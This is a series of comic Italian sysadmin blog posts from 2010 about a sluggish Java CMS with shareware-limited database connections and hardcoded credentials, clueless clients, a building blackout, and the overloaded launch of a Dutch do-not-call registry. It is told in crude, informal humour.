Poi aggiorno tutto l'ambaradan del codice, masturbazione dei file di configurazione, riporto dei codici di licenza ecceteri' eccetera'... Dopo un paio d'ore faccio un paio di prove e pare funzionare. Rimuovo la paginetta di "sito in aggiornamento" e lascio che ~~i vandali~~ gli utenti accedano al coso.

Ed in meno di 20 minuti cominciano a piovere le lamentele: e' piu' lento di prima, e' piu' brutto di prima e diversi "moduli" sviluppati da \$brancodipaguri adesso non funzionano piu'.

Ri-sono quindi a discussione con SL.

IO - Posso cantarti la Canzoncina Del Sysadmin?

SL - La che?

IO - Quella che fa' "teloavevodettoteloavevodetto"...

SL - Hemmm... No. Nessuna idea di quale puo' essere il problema?

IO - Il fatto che la versione nuova sia sviluppata e testata peggio di quella vecchia non conta?

SL - Hai guardato la documentazione?

IO - Ci ho provato. A parte che il loro sito interdet e' (apparentemente) gestito con lo stesso CMS, il che significa che e' lento come la fame e brutto come la morte. La pagina di "documentazione" porta direttamente ad un bel error 404. Il link a cui fanno riferimento nell'unica mail a cui hanno risposto mi finisce in un timeout dopo diversi minuti.

SL - Ok, provero' a mandargli un'altra richiesta di assistenza.

IO - Senti, ma ancora non mi hai spiegato che cosa ha di tanto bello e speciale questo CMS.

SL - Bhe', a parte che e' fatto qui' in Olanda...

IO - Che abbiamo gia' stabilito che non e' vero perche' e' sviluppato in India.

SL - Hummm... Ha il supporto multi host!

IO - Oh che combinazione... sai che io mi sono sviluppato il mio di CMS vero? Ed anche il mio ha il supporto MultiHost.

SL - ...e poi e' multiutente.

IO - Anche il mio.

SL - Hummm... supporta l'editing off-line...

IO - Anche il mio.

SL - ...hemmm...

IO - Vado a ripristinare va'.

Finira' che mi ritrovero' con il mio CMS usato da \$brancodipaguri. Non so se essere contento o scontento.

Davide

09/08/2010 08:00

Te lo do' io il CMS!!!

Allora, avevamo lasciato il nostro eroe (cioe' io) a passare notti insonni nel terrore agghiacciante che \$brancodipaguri decidesse di prendere per buona la sua marcantoniana e abbracciasse il Cms Fdt come sistema di produzione (come vagamente accennato in questa storia).

Fortunatamente (per me) in quel momento SL1 ed SL2 di \$figliillegittimidibrancodipaguri si sono catapultati dentro l'ufficio sfondando una finestra, indossando un cappello da pirata, tenendo una sciabola tra i denti ed urlando "HARRRR"... No. "TE LO DO' IO IL CMS!!!". Poi hanno incespicato in un cavo di rete e sono collassati sul pavimento con molteplici tagli, ecchimosi e fratture.

Dopo un periodo di cure e convalescenza ed una sgridata da parte della mamma di non giocare ai pirati con le sciabole vere i due si sono ri-presentati stavolta suonando alla porta.

Ok, sto' esagerando, ma solo un pelino.

Okkey, adesso voi state pensando "ellamadonna, qui' e' peggio di un libro di Tom Cosoli", che succede, chi sono questi??" . Una breve spiegazione e' doverosa.

Alura, ai tempi della grande "fusione" tra \$brancodipaguri ed \$immensacorporation (roba accennata in varie storie del passato, come questa), un certo numero di UL avevano deciso che accettare il "pacchetto di buon'uscita" fosse meglio che sgobbare sotto il giogo di \$immensacorporation.

Ed ecco che UL1 ed UL2 hanno abbandonato il carroccio e fondato per conto loro \$figliillegittimiecceteraeccetera e, con effetto "pauerranger", si sono trasformati in SL1 ed SL2. In effetti ai tempi UL1/quasiSL1 mi venne pure a proporre di entrare in societa' con loro. Essendo U/SL2 quella che infilo' il mouse USB nella presa di rete e poi si lamento' con me che "la rete non funziona" ed essendo U/SL1 quello che un giorno mi domando' come ca\$\$o fa' il computer a sapere che tu sei tu e non sei qualcun altro, si puo' capire perche' la sua proposta non fu' vista come la "straordinaria opportunita'" che lui cercava di presentare.

Anyhow...

I due ex-paguri hanno prodotto chissa' come e chissa' perche' un qualche CMS, udito, per via di qualche paguroide infiltrato probabilmente, dei problemi di \$brancodipaguri con l'attuale CMS, hanno deciso di prendere la palla al balzo e si sono fatti avanti con la *proposta*.

In sostanza la proposta sarebbe la seguente: noi vi forniamo il prodotto e l'assistenza completamente gratis per 6 mesi cosi' voi lo provate e ne verificate i vantaggi e la bonta' e poi se vi piace si fa' un bel contrattino di assistenza e sviluppo.

Ovviamente in questa proposta non c'e' traccia di quanto verra' a costare tale "assistenza e sviluppo" ne' di cosa esattamente si tratti. Ed ancora piu' ovviamente, se una azienda investe un bel 6 mesi nello sviluppo ed utilizzo di un prodotto, poi sara' *molto difficile* che tale prodotto venga semplicemente cestinato senza uno strascico di costi, fatture et similia. Ma procediamo.

Cio' che mi ha interessato (nel senso che SL di \$brancodipaguri mi ha chiamato) e' che, siccome SL1 ed SL2 tra tutti e due sono capaci (forse) di accendere un PC e di disattivare lo screen-saver, io dovrei occuparmi dell'installazione e della messa in opera di questa roba.

Cosa fa' l'applicazione X ?

Hummmm.... ripetimi un po' come era quella roba di "fornire prodotto ed assistenza"...

Ergo, sono qui' da \$brancodipaguri che procedo all'installazione di questa ennesima fettecchia.

Pro: la fettecchia e' fatta in Java e non in PorcatroikaPi', il che significa che posso installarlo su uno dei millemila server che gia' esistono e non devo installare l'ennesimo server del menga solo per questa merdaccia.

Pro: *apparentemente* chiunque ha fatto questo coso (che lo abbiano sviluppato i due ex-paguri non ci credo manco se lo vedo) ha una vaga idea di come si scrive del codice decente e **c'e'** un file di confurazione!

Con: il foxxuto coso e' lento come la fame.

Okkey. Come' la faccenda di "supporto teNNico gratuito"? Si chiama SL1! No, SL2 non la chiamo manco se e' lei che chiama me.

IO - ...e quindi e' lento come la morte.

SL1 - Hummmm... Hai provato a riavviare il pc?

IO - Quajo', non e' la prima volta che ci parliamo, vero? Ergo, dovresti conoscermi.

SL1 - Heee... Allora, lasciami vedere che poi ti richiamo.

Che tradotto, nel caso non l'abbiate capito, significa "adesso chiamo quelli che hanno fatto il CMS che noi abbiamo ignobilmente rubato e gli domando". Vabbe', NMP.

Nel giro di un paio d'ore l'expy mi richiama per dirmi di verificare il parametro \$sarca\$\$o nel file di configurazione e mi suggerisce di aumentarlo. Okkey, aumento il parametro ed il crappoide si rifiuta di riavviarsi segnalandomi "configerror". Bello.

Altro giro di telefonate, SL1 ripete il "vedo e ti richiamo". Io intanto mi sto' facendo un giro nel codice di questo coso che mi ricorda molto da vicino il CMS di \$mammalucchiJugoslavi. In effetti non mi stupirebbe piu' di tanto se questo fosse made in \$figliillegittimidimammalucchiJugoslavi.

Ed all'improvviso risuono' uno sparo!

No, in effetti quello che risuono' fu un immenso "WHATTHEFSCK!", ululato da me, quando, nel ravanare nel codice, trovai il pezzo di codice che effettua il controllo dei parametri di configurazione, ed in quel pezzettino di codice, appare evidente che il parametro che mi fu detto di modificare deve essere un numero primo.

A questo punto mi apposto accanto al telefono ed aspetto SL1 al varco. Dopo un panegirico di suggerimenti vari (tutte cose assolutamente inutili), faccio scattare la mia trappola.

IO - Senti ma... quel parametro che mi hai detto di modificare... sei sicuro che non debba avere un qualche valore *particolare*?

SL1 - Huh? Heee.... Non credo, no, si', no... Come era la domanda?

IO - Ed esattamente a che serve quel parametro?

SL1 - Huh? Heee... allora, e' un pelo complicato...

IO - Ci ho tempo.

SL1 - Heeee....

IO - Tu non hai la piu' pallida idea di cosa ca\$\$o stai facendo vero?

SL1 - Perche' dici cio'?

Te lo do' io il CMS!!!

Cosa fa' l'applicazione X ?

IO - Perche' ho appena speso 3 ore (che \$brancodipaguri dovra' pagare) ravanando nel codice di questo affare e, a parte le cose deliziose che ho trovato (parametri ignorati, valori ridefiniti), ho anche scoperto che quel famoso parametro che tu mi hai detto di modificare per funzionare deve essere un numero primo.

SL1 - ...(*silenzio*)...

IO - Il che mi fa pensare a che accidenti serve un parametro che sia un numero primo, per non parlare di perche' questa merda non se lo calcola da solo e perche' non vi e' traccia di sta' cosa nella documentazione.

Ovvimente tutte queste domande dovrebbero essere rivolte a **chi ha scritto il codice** che, ancora piu' ovviamente **NON SIETE VOI!**.

Non devo dirvi che stiamo ancora aspettando la loro risposta vero?

Davide

16/08/2010 08:00

Il domani non muore mai

Avvertenza: questa qui' non e' propriamente una storia, piu' che altro e' un rantolo, una lamentazione, una geremiade... prendetelo come vi pare.

Alura, ritorniamo a parlare del ~~merdace~~ meraviglioso sito webbe di \$noiviaggiamointreno di cui parlai in questa storia.

Dopo un non proprio fantastico inizio, il sito era stato finalmente scaraventato on-line e tutta una serie di aggiunte e masturbazioni erano state eseguite per avere le varie cose (quelle che DB si era "dimenticato" di dirmi prima) agibili e funzionabili.

E adesso casca l'asina (Splat!): pare che \$noiviaggiamointreno voglia aggiungere una qualche funzionalita' di "forum" o sarca\$\$o al sito per consentire ai suoi "sponsor" di pubblicare delle pagine semi-pubblicitarie in modo automatico. L'arnese dovrebbe succhiarsi i dati da una qualche applicazione di CRM di cui noi (io) non sappiamo una beata fava usando un qualche middleware e pubblicare la roba in automatico o quasi.

A me, inizialmente, non me ne e' fregato un tubazzo di niente: l'applicazione se la sviluppano loro, gli aggiornamenti se li fanno da loro, se vogliono aggiungere questo e quello sono cavoli loro. L'unica cosa che gli ho fatto presente e' che lasciare a pigs + dogs la capacita' di pubblicare roba su un sito si rischia di avere cosine non proprio belle in vista mentre non ci dovrebbero essere. Ma se questo e' cio' che vogliono loro che problema ho io? Ci limitiamo ad aprire il firewall in modo che sto' coso possa parlare con il suo CRM e basta.

Taccio dei problemi di coordinamento con il WindowsSysMangler dall'altra parte che alle parole "aprire il firewall sulle porte X, Y e Z" si e' perso e non capiva piu' di che stessimo parlando. Comunque non ho sentito piu' un tubazzo di niente fino a che la *nuovissima* versione di quella applicazione e' stata pronta all'installazione. E a me che me ne frega? Che prima di rilasciarla vogliono provarla (saggi).

Faccio notare che c'e' un server di staging/testing allo scopo.

Loro installano e scoprono che non funziona piu' un tubo. Seguono una fila di installa - debugga - ripristina versione precedente - bestemmia e cosi' via. Il branco di rintronati (la "sporcamezzadozzina") sembra piuttosto orientato a seguire una politica di "rilasci temporizzati". Quello che vorrebbero fare loro e' rilasciare delle "sotto-versioni" in risposta ai vari problemi che vengono segnalati (aka: far fare il debugging al cliente ed agli utenti invece di farlo loro), e vorrebbero anche "adattare dinamicamente gli intervalli di rilascio ad un'ottica di proaNEAAAHHHA" (il 'NEAAA' era la mia reazione alla lettura della mail).

Il che, messo nella giusta prospettiva si presenta piu' o meno cosi':

1. rilascio versione 1.00
 - .
 - . alcuni giorni
 - .
2. scoperta di 23.574 bugs nella versione
 - .
 - . numerosi mesi
 - .
3. rilascio patch a che corregge 2 bug precedenti
 - .
 - . alcuni giorni
 - .
4. scoperta di 197.347 bugs
 - .

Cosa fa' l'applicazione X ?

. numerosi mesi
.
5~unnumero fottutamente grande yoh!. rilascio delle patch/sottoversioni
b, c, d, e, f, g, h, i, j, k, l, m, n, o, p, q... scoperta di altri bug,
passano altri mesi...
.
+1. bug corretti fino ad ora: 25, nuovi bug introdotti: 2.367.476.187
.
. diversi miliardi, baziliardi di anni
.
+2. rilascio della versione 2.0 che corregge tutti i bug, risolve tutti
i problemi, porta la pace nel mondo eccetera eccetera eccetera
.
. alcuni giorni
.
+3. il Sole si trasforma in una Gigante Rossa ed incenerisce tutto il
foxxuto Sistema Solare.

E a me che me ne frega direte voi? E' che dovrei essere io quello che si gestisce i millemila restore tra una cosa e l'altra.... Sgrunt!

Davide

23/08/2010 08:00

Fly Me To The Moon

Ritorniamo a parlare del famosissimo CMS ~~rubato~~ prodotto da \$figliillegittimiecceteraaccetera di cui avevo parlato un po' di tempo fa'.

Dopo un burrascoso inizio, pareva che SL1/SL2 avessero finalmente contattato chi il cms lo ha scritto e stessero "verificando" il perche' ed il percome delle cose e della abominevole lentezza. Erano anche riusciti a fornire un "manuale" (le cui pagine iniziali e finali erano stranamente mancanti... forse perche' su tali pagine appariva in chiare lettere il nome di chi il CMS in effetti lo produce?) in cui venivano riportati i vari parametri di configurazione. Riportati, non spiegati badabben.

Comunque, SL (quello di \$branco) aveva lasciato capire che preferiva che IO dessi un'occhiata alla cosa, in modo completamente indipendentemente.

Dopo un po' di ravanamenti ed una rapida rinfrescata alla mia memoria sul come debuggare applicazioni in Java, ho notato un certo *trend* sospetto. L'applicazione utilizza (ovviamente) un sistema di *connection pooling* per parlare con il suo database. Database che in effetti e' diviso in 4, in quanto uno e' quello contenente i dati del sito, uno e' quello contenente i parametri di configurazione, uno contiene gli utenti ed il quarto non si capisce bene che dovrebbe fare.

Perche' 4 e non uno solo? Non lo so.

Comunque, l'applicazione e' configurata in modo da avere un totale di 10 connessioni sempre attive con un massimo di 20 connessioni. Apparentemente tra le 10 e le 11 e tra le 13 e le 14, orari che, maguardaunpo', corrispondono ai momenti in cui il sito e' piu' usato, le connessioni arrivano a tappo ed il "tempo di attesa" per ottenere una nuova connessione oscilla tra i 20 ed i 40 secondi.

Ora, forse io sono un po' semplicistico, ma qualche cosa mi dice che 20 connessioni sono troppo poche, e magari qualche cosa per sveltire le operazioni potrebbe essere fatto semplicemente aumentando il numero di connessioni disponibili e magari cercando di capire perche' l'applicazione ci mette 40 secondi per ottenere una nuova connessione?

Dopo un altro po' di ravanamenti scovo dove accidenti questo coso genera i suoi log e noto un bel log che cresce come un maiale alla fiera annuale della carota gigante. Ogni 20~30 secondi circa una linea come

```
Error 500: java.lang.reflect.InvocationTargetException : Error opening socket to server x on port 50000 with  
message : null ConnectionCorrelator: nullDSRA0010E: SQL State = null, Error Code = -4,499DSRA0010E:  
SQL State = null, Error Code = -4,499
```

viene inserita nel log. Due linee al minuto... Non so voi, ma a me questo mi puzza di baco nel codice.

IO - ...quindi questa roba appare ogni 30 secondi circa.

SL1 - Hummm... interessante... ma non dovrebbe essere un problema.

IO - ...fammi capi', tu hai una applicazione che ogni 30 secondi ti sbatte un messaggio che inizia con "ERROR" in un file di log e sostieni che non dovrebbe essere un problema? Soprattutto quando tale applicazione e' lenta come la fame?

SL1 - Ma l'applicazione funziona perfettamente, quindi non dovrebbe essere un problema.

IO - Tu non hai la piu' pallida idea di che roba significa sta' cosa eh?

SL - Vabbe', ma comunque, che cosa si potrebbe fare per risolvere il problema di lentezza?

IO - Quello che penso io, ma ovviamente non sapendo come l'applicazione funziona e' un po' un tiro al buio, e'

Cosa fa' l'applicazione X ?

che quando tutte le connessioni al database sono in uso i vari processi aspettano che una delle connessioni ritorni disponibile e continuano ad aspettare in coda finche' non va' in timeout. Dato che SL1 qui' dice che l'avere un messaggio di "Error" ogni 30 secondi non e' un problema si potrebbe per prima cosa ridurre il quantitativo di roba scritto nel log e per seconda cosa l'aumentare il numero di connessioni presenti nel pool. Al momento sono 10/20 proviamo a portarlo a 20/40.

SL1 - HUUU... Be', si' questo e' fattibile... Pero'...

IO - Il driver che usate e' shareware e 10/20 sono il numero massimo senza dover comperare il driver ufficiale, vero?

Ed il che spiega anche il motivo per i 4 databases: il driver shareware supporta solo 4 connessioni per database.

Dopo un paio di giorni SL1 ha comunicato che i "suoi" sviluppatori stavano lavorando sul problema ed avevano deciso di *aumentare* il livello di loggin in modo da avere una migliore comprensione del problema.

Ora, magari io sono solo un vecchiccio cinico (coro: lo sei, lo sei), pero' mi sembra un po' strano che dopo che qualcuno ti segnala che la tua applicazione logga un errore ogni 30 secondi tu ti metti a fare debugging, quando per 2 mesi tutti si sono lamentati che l'applicazione e' lenta come la fame. Comunque, questi fantomatici "programmatore" dovrebbero produrre una applicazione di debugging "e con alcuni bugfix" nei prossimi giorni, cosi' magari riusciamo ad ottenere delle migliori performances senza dover acquistare il driver per il database a pagamento...

E magari io posso farmi spuntare un paio di ali dal culo e volare sulla luna.

Davide

30/08/2010 08:02

Tu Vuoi Cosa? Per Fare...Ossignur...

Ed anche oggi siamo (sono) impegolato con un qualche CL che sta cercando di fare *qualche cosa*, cosa che categoricamente fallisce o si impiglia in uno degli infiniti spigoli di un qualche accrocchio, producendo non i brillanti risultati che il CL si aspetta ma un qualche obbrobrio innominabile uscito dalla fantasia di H.P. Lovecraft.

Ed ovviamente, il povero cretino che dovrebbe "risolvere brillantemente" la situazione sono io.

IO - Ok, spiegami il tuo problema.

CL - Devo unzippare dei files.

IO - ...e che problema c'e'?

CL - Che di tanto in tanto non me li unzippa.

IO - E che errore ti da'?

CL - Errore?

IO - Si', quando qualche cosa va' male di solito ti arriva un qualche tipo di errore. Che errore?

CL - Ah bho! E che ne so...

IO - Ok, fammi vedere come fai...

CL - Ah, no, non posso.

IO - ??Ma che mi piji per il culo?

CL - No, e' che e' una procedura automatizzata che gira sul server e deve unzippare i files ma qualche volta non funziona.

Okkey... e adesso ci siamo arricchiti di un altro *insignificante* dettaglio.. che e' una procedura automatizzata (o presunta tale)...

IO - Ottimo. Questa procedura quando fallisce come fallisce?

CL - ...che non unzippa i files...

IO - (*cercando di immaginarmi in un posto tranquillo, rilassante e senza CL*) Qajo', se la procedura fallisce dovrebbe in ogni caso lasciare una traccia del fatto che sia fallita in qualche maniera, ti scrive un log da qualche parte?

CL - Ah non so...

IO - Vabbe', vediamo sto' capperò di procedura.

CL - E' sul server Windows.

E già' qui' mi cascano le braccia. Insieme a tutto il resto ovviamente. Comunque sia mi metto a cercare di capire che accidenti sta facendo questo.

IO - Alura, dove e' la procedura.

CL - In Word.

IO - ??? Come "in Word"??

CL - Si', e' una procedura di automazione di Word.

IO - Hemm... e come accidenti... No, senti, lasciamo perdere e ricominciamo dal principio: che accidenti stai cercando di fare?

CL - Devo unzippare questi file...

IO - (*resistendo all'impulso di strozzarlo, zippare il cadavere e sparire rapidamente*) DA DOVE ACCIDENTI LI PRENDI STI FILES E CHE CI VUOI FARE DOPO?

CL - Hemmm... allora, tu hai presente l'applicazione questo-e-quest'altro?

IO - Assumiamo di si'. C'e' una applicazione. Quindi?

CL - C'e' una procedura automatica (*arridaje!*) che produce questi files ogni 6 ore, poi li zippa e li crittografa

Cosa fa' l'applicazione X ?

con gipigi'.

IO - Ok.

CL - Poi i files sono inviati a noi via mail, che li prendiamo e li mettiamo sul server dove c'e' un'altra procedura automatica, che e' quella che non funziona.

IO - Questa altra procedura che cosa dovrebbe fare?

CL - Decriptare i files ed unzipparli.

IO - E poi?

CL - E poi noi dovremmo prendere i files, importarli in Excel e poi da li' trasferirli sul nostro database per usarli nell'altra applicazione tal-de-tali.

IO - Hummm... fammi capi', tutto sto' casino per caricarvi dei files in un database?

CL - Si ma c'e' questa proc...

IO - Posso vedere uno di questi famosi files?

CL - ...e poi c'e' il problema che nei files c'e' la barra mentre a noi serve la virgola.

IO - La barra?

CL - Si'...

IO - Ok, ho capito, fammi vedere uno di questi files per carita'.

Andiamo a prendere uno di questi foxxuti files e che ti vedo? E' un dump di MySQL! Questo branco di imbranati si fanno produrre un dump di mysql, lo criptano, zippano, maillano, de-maillano, copiano, unzippano, decriptano, excellano, wordano per poi REIMPORTARLO IN MYSQL!

IO - Hummm... E perche' non prendete sto' coso e lo importate direttamente nel database?

CL - Ma ci sono le barre e...

NeeaaaAAAAGGGGGGHHHH!!!

Davide

06/09/2010 08:00

Decisione Critica

E sono di nuovo da \$brancodipaguri, di nuovo intento a cercare di far funzionare il meraviglioso CMS proposto da \$figliillegittimi. Dopo che i fantomatici sviluppatori di quel coso sono stati informati dei bazilliardi di errori che vengono riportati, come spiegato in [questa](#) storia, i tizi si sono un attimino svegliati ed hanno prodotto una qualche versione di debug che adesso dovremmo installare per ottenere piu' informazioni.

Una cosa che ho notato in questo CMS e' che, apparentemente, chi lo ha fatto ha udito le mie madonne riferite a tutti quelli che ficcano i parametri di configurazione nel codice stesso invece di scriverli in un qualche file di configurazione (come e' buono e giusto). Infatti questo mostro arriva con una ventina di files .properties.

Aho', io non ne so un tubazzo di niente, quindi seguo pedissequamente le informazioni che mi sono fornite e modifico il file di configurazione poeticamente chiamato 'database.properties' e ci scrivo dentro i dati di connessione al database.

Ed otteniamo tre bazilliardi di errori nel log. Ed ecco che sono qui' con SL1 (di \$figliillegittimiecceteraeccetera) che guardiamo il perche' ed il percome.

SL1 - (*parlando al telefono*) ...e quindi segnala "couldn't get a connector instance, check the connection configuration: failed to decrypt credentials: Could not authenticate user: admin"...

IO - (*borbottando*) che fantasia di nome utente...

SL1 - Si', l'abbiamo gia' controllato il file di configurazione e la password per il database e' quella giusta... ma il nome utente non e' ADMIN, e' diverso... dove lo prende admin?

SL1 - Ok, ci guardi... (*riattacca*). Ci guarda.

IO - Bene. Ma siamo sicuri che il file di configurazione da manipolare e' questo si'?

SL1 - E che ne... Cioe', e' quello che dice nella documentazione no?

IO - Si', e' quello che dice nella documentazione, ma io mi aspettavo che tu, essendo quello che sto coso lo vuole vendere, ne sapessi di piu' di me che sto coso non l'ho mai visto prima.

SL1 - Sonase...cioe', no.. Si' e' quello li' il file giusto.

Dopo una mezz'ora suona il telefono ed e' il fantomatico sviluppatore che dice di controllare un altro file .properties, che contiene una mezza miliardata di parametri e tra cui un'altra serie di parametri di connessione al database con il suddetto utente 'admin' e la password (che, ovviamente, e' impostata a 'password').

A quel punto a me viene un dubbio atroce e mi faccio un giro di grep, trovando che 11 dei 20 e passa files di configurazione contengono un qualche parametro "dbusername" e "dbpassword". Potete immaginarvi i miei commenti al riguardo.

Ok, grep, sed... ed in quel momento il monitor si spegne.

SL1 - Che succede?

IO - E' andata via la corrente.

Mi dirigo verso la Sala Macchine dove trovo l'ennesimo BofhTemporaneo (BT per gli amici) che corre intondo urlando molto forte. Io lo blocco e verifico che i vari servers si stiano spegnendo come devono prima che l'UPS renda l'anima. Dopo di che lo introduco alle delizie della "procedura per riavviare l'intero edificio" (procedura che fu' accennata in [questa](#) vecchia storia). Al termine di tutta l'operazione (e dopo aver risposto per la ventimillesima volta al CL di turno che si lamenta che "la posta non funziona" che il server devo ancora riavviarlo), siamo in Sala Macchine che controlliamo che i vari servers si avviino in modo decente

Cosa fa' l'applicazione X ?

quando SUSL (quello nuovo, arrivato da \$immensasocieta') arriva di filato.

SUSL - Che e' successo??

IO - E' andata via la corrente. (*detto con il tono con cui si potrebbe dire "il cielo e' blu"*)

SUSL - E come e' possibile???

IO - Hummm... Tu qui' non ci sei da molto eh? Alura, permettimi di illustrarti le gioie di questo merdaviglioso posto. Che sembra tanto bello la prima volta che ci metti piede dentro che lo guardi e pensi "Oh! E' una chiesa! Che fico... che "artistico".. che stile...

Aperta parentesi: ma ci sara' un modo per dire "stile" che non suoni come "frocio"?

IO - Solo che dopo due giorni ti rendi conto che non ci sono sgabuzzini (*indicando una pila di scatole di carta giacenti in un angolo*), tutto quello che viene consegnato deve restare sul pavimento in mezzo alla stanza perche' non c'e' nessun posto dove metterlo. Non si vede una mazza: le finestre multicolori sono tanto belle da fuori, ma dentro e' buio pesto, soprattutto di sopra e la' c'e' il reparto grafico!, quando suona un cellulare lo senti dall'altra parte dell'edificio e, dulcis in fundo, l'impianto elettrico e' completamente inadatto al quantitativo di gente e di macchinari che in questo posto dovrebbero lavorarci. Così' ogni volta che qualcuno infila una spina si rischia che tutto l'edificio precipiti nel chaos. Come oggi.

SUSL - Ma...

IO - E non e' che e' così' da oggi eh! Era così' sette o otto anni fa quando ci lavoravo ed e' rimasto così'.

Semmai e' peggiorato dato che *piu' gente* e' stata aggiunta.

SUSL - Hummm... Ok, che soluzioni abbiamo?

IO - A parte che vorrei capire perche' lo domandate a me... io manco lavoro per voi... comunque, le soluzioni sono fondamentalmente solo due, che io ho reiterato piu' di una volta nel corso degli anni. Prima soluzione: si chiama un ingegnere per fare un progetto di rifacimento dell'intero impianto ed un architetto per la riprogettazione dell'illuminazione, quindi si chiama un'impresa di costruzioni e si rifa' tutto daccapo. Teniamo anche a mente che questo posto e' considerato "edificio storico" quindi per piantare un chiodo nel muro devi chiedere autorizzazione e capirai che ci vuole una vita ed una barca di soldi.

SUSL - Ok... e la seconda soluzione?

IO - Quella che ho sempre sostenuto essere la migliore: si va' da qualche altra parte. D'altra parte... perche' accidenti state qui'? Il posto e' completamente inadatto, non e' che abbiate delle ragioni storiche per essere qui', ci sono un bazilliardo di palazzi di uffici disponibili intorno ad Amsterdam... Quindi perche' spendere soldi e tempo qui'?

E fu così' che (incredibile ma vero), \$brancodipaguri comincio' a pianificare *Il Grande Trasloco*. Otto anni ci hanno messo a rendersene conto... Ah, ovviamente vogliono che **io** mi occupi di pianificare lo spostamento dei servers al nuovo edificio... quando lo troveranno... ed io continuo a domandarmi che accidenti ci fanno con tutti quei "project manager".

Davide

13/09/2010 08:00

Chiamami... Anzi no

Ed ecco l'ennesima vicenda di mangler, idee del ca\$\$o, pianificazione in perfetto stile "dai che la va" et similia. Stavolta si parla del Registro Nazionale "Non chiamarmi". Che accidenti e'? (direte voi).

Alura, non so come siete messi da voi in questo senso ma sono un po' di anni che qui' da me tutte le aziende hanno scoperto il concetto di *telemarketing* che sostanzialmente consiste nel prendere l'elenco del telefono e chiamare tutti quelli che compaiono cercando di vendergli... quello che la ditta produce. Qualunque cosa sia.

Nella maggioranza dei casi e' semplicemente una grande rottura di marroni. Non per niente io ho smesso di rispondere al telefono se il numero del chiamante non compare tra quelli "noti" ed ho abbassato la suoneria del telefono a zero.

Tempo addietro la Camera di Commercio Olandese ha istituito il registro nazionale delle aziende, che comprende un registro dei numeri di telefono che appartengono ad aziende e che **non devono** essere usati per telemarkettamento. Se una azienda riceve una telefonata di telmarkettatori puo' fare ricorso ed in genere la societa' di telemarkettatori si ritrova con una bella multa da pagare.

Tutto bello. Per le aziende. E fu' cosi che uno dei tanti partiti nazionali in cerca di voti penso' bene di cominciare a fare pressione e rompere i marroni per organizzare un registro nazionale dei privati cittadini.

La prima fase di tale "operazione" fu' l'acquisizione di un petaziliardo di soldi governativi per la realizzazione del coso.

La seconda fase fu' una serie di campagne pubblicitarie realizzate in televisione, radio, giornali, porta-a-porta e chi piu' ne ha piu' ne metta per diffondere la nozione della cosa e promuovere il suo utilizzo e diffondere la notizia che questo coso avrebbe reso tutti piu' contenti, aumentato l'efficienza dei telemarkettatori, curato tutte le malattie del mondo eccetera eccetera. Seguirono una serie di discussioni, confronti, convegni e rassegne-stampa e pressioni sul governo per promuovere una *legge* nazionale per obbligare i famosi telemarkettatori a controllare il registro prima di chiamare qualcuno.

A questo punto scatta la fase 3. Cioe' **realizzare** il foxxuto "registro".

Fase che inizio' con grande pompa mediante l'acquisizione di un immenso ufficio in uno dei piu' prestigiosi centri direzionali di Amsterdam e l'assunzione di un centinaio di individui che avrebbero dovuto... hemmmm... ecco, qui' i dettagli diventano un po' scarsi...

Comunquesia, dopo che tutto questo era stato effettuato, qualcuno comincio' a pensare che questo famoso "registro" ancora non esisteva. E di tutta la montagna di soldi che questa gente aveva acquisito le rimanenti bricioline che furono trasferite nella voce "IT", che poi effettivamente erano quelli che il foxxuto registro avrebbero dovuto **farlo e mantenerlo**, ammontarono ad un paio di migliaia di euro.

E con quello *teoricamente* questa gente avrebbe voluto coprire tutta la parte 'produttiva' del sistema: hardware, software, sviluppo dell'applicazione, licenze, acquisto dei domini, certificati, hosting, debugging...

Si', lo so. In questo momento voi state pensando "ma sei ancora in Olanda o sei ritornato in Italia di nascosto?". Credetemi, qualche volta me lo domando pure io.

Ovviamente dei soldi rimasti lo sviluppo della *webapplicacion* si porto' via una sostanziosa fetta, un'altra bella fetta parti' per l'acquisizione dei domini e dei certificati ed a quel punto l'SL della situazione si ritrovo a

Cosa fa' l'applicazione X ?

cercare un hosting con un paio di euri e 3 gomme da masticare usate come budget.

E qui' (indovina un po') arriviamo noi. Non sono a conoscenza dei dettagli delle varie proposte, offerte e contro-offerte, da quello che ho capito l'SL in questione era partito che voleva hardware triploridondante dedicato, supporto 24/7 (anzi di piu') eccetera eccetera, poi dopo una occhiata alla cifra scritta in fondo ha cominciato a parlare di contenere i costi... ed alla fine si sono accordati per un *virtual hosting condiviso* (il che significa che non e' una macchina vera ma e' semplicemente una macchina virtuale su cui vi sono anche altre applicazioni di altra gente) con supporto in orario d'ufficio e "best effort".

A quanto pare, per ridurre ulteriormente il costo di supporto pare che questi si siano anche accordati su un *limite* alle ore di supporto che possono essere dedicate. Per cui piu' che un determinato numero di operazioni su questa macchina non possono essere effettuate senza incorrere in una fatturazione extra. E dato che l'applicazione pare che sia sviluppata da qualcuno che fa' apparire i vari Jugoslavi e PHProgrammatrote degli Einstein...

Io ho continuato a guardare con senso di disagio i vari spot pubblicitari che millantavano l'utilita' di questo 'registro' comparire in televisione e sui vari giornali, e piu' cresceva la frequenza di questi spot piu' cresceva il mio senso di disagio. Poco prima del "lancio" (il giorno prima in effetti), di mia sponte ho deciso di spostare l'applicazione da una macchina virtuale che ospita diverse applicazioni *di produzione* ad una che ospita solo un paio di siti personali ed una applicazione *di testing*. Chiamatelo sesto senso.

Comunque, il giorno fatidico arriva, il famoso "registro" e' on-line... ed il telefono comincia a squillare. Il server e' irraggiungibile, l'applicazione non risponde piu'... io guardo: processore al 100%, database quasi intriccato e connessioni a tappo.

Dopo un paio di operazioni che sostanzialmente esauriscono la loro quota di ore di 'supporto' per i prossimi 3 mesi, finiamo con l'aumentare la memoria dedicata alla loro applicazione, fermare completamente quella di test e ridurre il numero massimo di connessioni contemporanee al resto in modo da ottenere una qualche parvenza di funzionalita'.

Il telefono continua a suonare ad intervalli, seguendo piu' o meno i picchi di attivita' del sistema. Ovviamente ogni volta che la discussione viene dirottata sui termini del contratto e si paventa la possibilita' di una fattura di supporto extra l'interlocutore improvvisamente scopre che non e' cosi' urgente.

La sera, mentre sono li' che solfeggio sulla tastiera per casi miei, colgo notizia in televisione che "il registro nazionale non-chiamarmi non risponde al telefono"... ed il giorno dopo la notizia e' pure sul giornale.

Ah, ed ho anche scoperto che il loro contratto non prevede alcun backup per il famoso 'database'. Sigh.

Davide

20/09/2010 08:00

BizarroWorld

Altro giorno, altra installazione. E questo non e' nemmeno un "vero" sito web. E' solo un sito di test intanto che i proprietari del *vero* sito decidono se vogliono spostare tutto l'ambaradan su dei servers ospitati da noi oppure no.

